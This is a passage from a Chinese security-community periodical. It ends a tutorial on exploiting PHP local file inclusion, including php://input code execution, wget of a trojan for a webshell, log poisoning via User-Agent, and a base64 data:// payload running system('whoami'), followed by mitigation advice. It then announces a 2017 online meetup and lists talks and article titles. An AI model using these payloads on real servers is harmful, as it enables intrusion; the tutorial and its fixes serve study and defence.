通过使用 php://input 然后输入 PHP 代码，然后就可以进行包含输入的 PHP 代码，如图 18 所示，也可以通过 PHP 代码进行 wget 一个木马文件，从而可获取一个 webshell。但是使

用该模块，必须开启包含 url 功能！




图18　　php://input 执行 PHP 代码

4./proc/self/fd

不知道如何利用，如果大牛路过，烦请多多指教！

5.access_log

这里主要是利用日志文件，我们访问的 get 请求以及 User-Agent 会记录到日志中，然后就可以构造一句话访问，如图 19，也可以写在 User-Agent 中，通过连接日志文件即可获取到一句话，执行 PHP 代码，如图 20，但是这里需要保证对日志文件有访问权限，并且知道日志文件路劲，否则不能成功，可以先包含日志文件，看有没有内容，如果没有内容一般就是不能访问！




图19　　将 PHP 代码写入到日志中




图20　　包含含有 PHP 代码的日志文件

6.phpinfo

通过查看源代码，好像是通过 phpinfo 注入，伪造提交一个含有 PHP 代码的文件，从而执行 PHP 代码，尝试了下依旧不成功，哎，，，，，有时间继续研究，路过的你知道的话，请多多指教！

7.data://

这里主要是使用 data://来打印内容，使用 base64 加密，如<?php system('whoami');?>进行 base64 编码，如图 21 所示，然后使用 data://来进行包含 PHP 代码，data://text/plain;base64,PD9waHAgc3lzdGVtKCd3aG9hbWknKTs/Pg==，从而可执行 PHP 代码，如图 22。详情请点击此处。




图21　　对 PHP 代码进行 base64 编码




图22　　执行 PHP 代码

8.expect://

expect://主要是用于处理交互式的流，由 expect:// 封装协议打开的数据流 PTY 提供了对进程 stdio、stdout 和 stderr 的访问。该封装协议默认未开启，为了使用 expect:// 封装器，你必须安装 PECL 上的 Expect 扩展。由于某些原因，此模块也没有复现成功，另外该封装协议默认不开启，所以也没有花时间进行复现了！详情参考。

2.9.7 总结与修复

本文主要是对文件包含做了一个简单的介绍，如文件包含漏洞的简单原理及危害，最重要的是对本地文件包含漏洞的进一步利用，通过本地文件包含漏洞，从而获取到一个反向连接或者是 LFI shell。通过本文也让自己对本地文件包含的危害和利用都有了一定的提高，不在是只停留在读取文件上！

通过对该漏洞的利用，最安全的是设置 allow_url_fopen 和 allow_url_include 为 0ff，这样就不能利用该漏洞了，另一方面可以做白名单限制，相当于是硬编码，直接把需要包含的文件固定死，这样既不会影响业务，也不会很轻松被利用，其次还是对用户的输入保持怀疑态度，对用户的输入变量进行严格的检查及过滤！

3.线上和线下交流活动

3.1 安天 365 第二期线上交流

您的对手在看书！您的仇人在磨刀！知识改变命运，学习改变生活！安天 365 并入安全帮，将致力于安全技术的真正交流，我们是安全的**开荒者**，我们经历丰富，从事网络安全十六年，我们经历了曲折，我们取得过成功！安天 365 团队累计出版《**黑客攻防及实战案例解析》《Web 渗透及实战案例解析》《安全之路-Web 渗透及实战案例解析第二版》、《黑客攻防实战加密与解密》、《网络攻防实战研究：漏洞利用与提权》**计算机图书五本，保持一年一本的速度在进行递增，我们在做安全体系建设，将某一个漏洞和方法进行极致研究！

今天我们将开启第二次线下交流，达到激发兴趣、学习新知，共同进步的目的。没有交流就没有进步！网络安全的研究范围非常广，您可以就某个具体技术发表自己的见解（Web 渗透、信息泄露、漏洞挖掘、实战攻防等）。如果您对网络安全技术感到乏力，也可以就网络及生活其它方面的奇技淫巧与大家分享。期待您的到来！

我们的目标：鼓励原创各种技术真正分享和交流！

一、交流对象

1.在论坛和免费期刊《安天 365 安全研究》发表文章被录用的作者。

2.土豪（每次参与需缴纳 50 元现金红包，红包当场发给参与交流的成员），后续费用将持续增加。

目前已经收到 150 元，本次活动中最佳技术分享者，将在活动结束后赠送原创签名图书《**网络攻防实战研究：漏洞利用与提权**》一本！

二、交流方式

1.提交交流文章和 PPT

2.已经发表过文章的不用提交。

3.在安天 365 技术交流群报名（群号：513833068）。

4.交流时间：2017 年 8 月 6 日（今天晚上）7:30——21:30

5.交流方式：QQ 群视频

6．会议按照演讲的形式按先后顺序轮流进行，届时如发言较混乱则由视频会议发起人开启麦序模式，群成员可依次单独发言。每一场小演讲完毕后，关闭麦序进行自由发言讨论。

7.演讲形式：屏幕共享&语音，另支持 PPT 演示，自备 PPT 效果会更好

8.活动联系方式：QQ（365028876）

三、交流主题

1.团队动态和发展思路

2.技术交流主题

（1）文本数据去重及排序 分享人：simeon

（2）信息收集子域名收集 分享人：菲哥哥

（3）对某目标站点的一次渗透分享人：simeon

（4）使用 MSF 路由转发实现 MSF 框架的内网渗透分享人：myles007

（5）CSRF 攻击场景分析与重现学习分享人：myles007

（6）Windows 7 下使用 Docker 虚拟化秒部署“漏洞靶机”实操详解分享人：myles007

（7）MSF 框架实现“永恒之蓝”的闪电攻击 分享人：myles007

（8）针对 MSSQL 弱口令实战流程梳理与问题记录 分享人：myles007

（9）关于一次 c/s 模式客户端的渗透测试实例 分享人： big 学长

新增加：

（1）DDOS 原理防御，以及实验 分享人： Mochazz

（2）网络犯罪魔与道：过去，现在，未来 分享人：山东警院 张璇

四、交流收获与福利

1.参与技术分享的作者永久免费参与安全帮的线下交流。安全帮将致力于安全技术高端交流，有技术交流的免费参与，无技术的每次需缴纳 100 元费用（包括午餐费、礼品费用等）。

2.参与实际渗透项目。

3.参与团队课题研究

4.免费获取团队工具包

5.获取团队资源和技术支持。

6.线下交流场所：北京市朝阳区万红路 798 南一门 九色石院内

7.交流网站：www.secbang.com

五、交流花絮

1．团队成员 myles007 近期成果

（1）文章列表及稿费收入

（2）文章链接：http://bobao.360.cn/member/contribute?uid=749283137

2.累计文章发表情况

期数	文章题目	作者昵称
201704	Linux(CentOS)之 iptables访问控制	Myles
201704	利用phpcms后台漏洞渗透某色情网站	simeon
201704	渗透某“高大尚”车友会网站	simeon
201704	获取并破解windows系统密码	simeon
201704	Mysql root账号general_log_file方法获取webshell	simeon
201704	从目录信息泄露到渗透内网	simeon
201704	Acesss数据库手工绕过通用代码防注入系统	残枫
201704	网易52G邮箱帐号数据泄露追踪与还原	simeon
201704	WINDOWS 高危端口加固实践	Myles
201704	偏移注入	残枫
201704	工具绕过通用代码防护注入	残枫
	第二期	
201705	最新勒索软件WannaCrypt病毒感染前清除处理及加固	simeon
201705	Joomla!3.7.0 Core com_fields组件SQL注入漏洞	L.sherlock
201705	从mysql注入到getshell	eth10
201705	kali渗透windowsXP过程	雪之文
201705	某系统由于struct2漏洞导致被完全攻陷	eth10
201705	MSSQL sa 弱口令提权基础知识学习	Myles
201705	SQL Server 2008另类提权思路	simeon
201705	信息收集之SVN源代码社工获取及渗透实战	simeon
201705	对某加密一句话shell的解密	simeon
201705	渗透某网络诈骗网站总结	simeon
201705	Asp.net反编译及解密分析	simeon
201705	Intel AMT 固件密码绕过登录漏洞分析与实战	simeon
201705	如何用windows 0day让外网机反弹到内网kali	Myles
201705	Linux(CentOS)安全加固之非业务端口服务关闭	Myles
	第三期	
201706	针对MSSQL弱口令实战流程梳理与问题记录	Myles
201706	MSF框架实现“永恒之蓝”的闪电攻击	Myles
201706	Windows 7 下使用 Docker 虚拟化秒部署“漏洞靶机”实操详解	Myles
201706	linux密码生成工具crunch使用攻略	simeon
201706	Navicat for MySQL导入XML数据	simeon
201706	WebLogic反序列化漏洞导致getshell	eth10
201706	浅谈文件解析及上传漏洞	eth10
201706	linux提权技术与实战交流	ScR1pTb0Y
201706	滁州四库管理系统弱口令漏洞	小飞侠
	第四期	
201707	关于一次cs模式客户端的渗透测试实例	阿哲学长
201707	无意间的大权限	.
201707	MassDNS：跨域DNS枚举工具	simeon
201707	XML信息泄露漏洞挖掘及利用	simeon
201707	由视频系统SQL注入到服务器权限	simeon
201707	txt文本文件去重及导入数据库处理	simeon
201707	如何快速关闭危险端口	终隐
201707	本地快速检索文件	终隐
201707	Struts2 S2-048高危漏洞复现！详解几个漏洞攻击载荷利用的对比分析	Myles
201707	如何有效规避本地文件包含简单利用的漏洞攻击	eth10

3.线下交流场地

六、后期交流主题

1.安全知识 wiki 建设

2.内网渗透

3.最前沿技术研究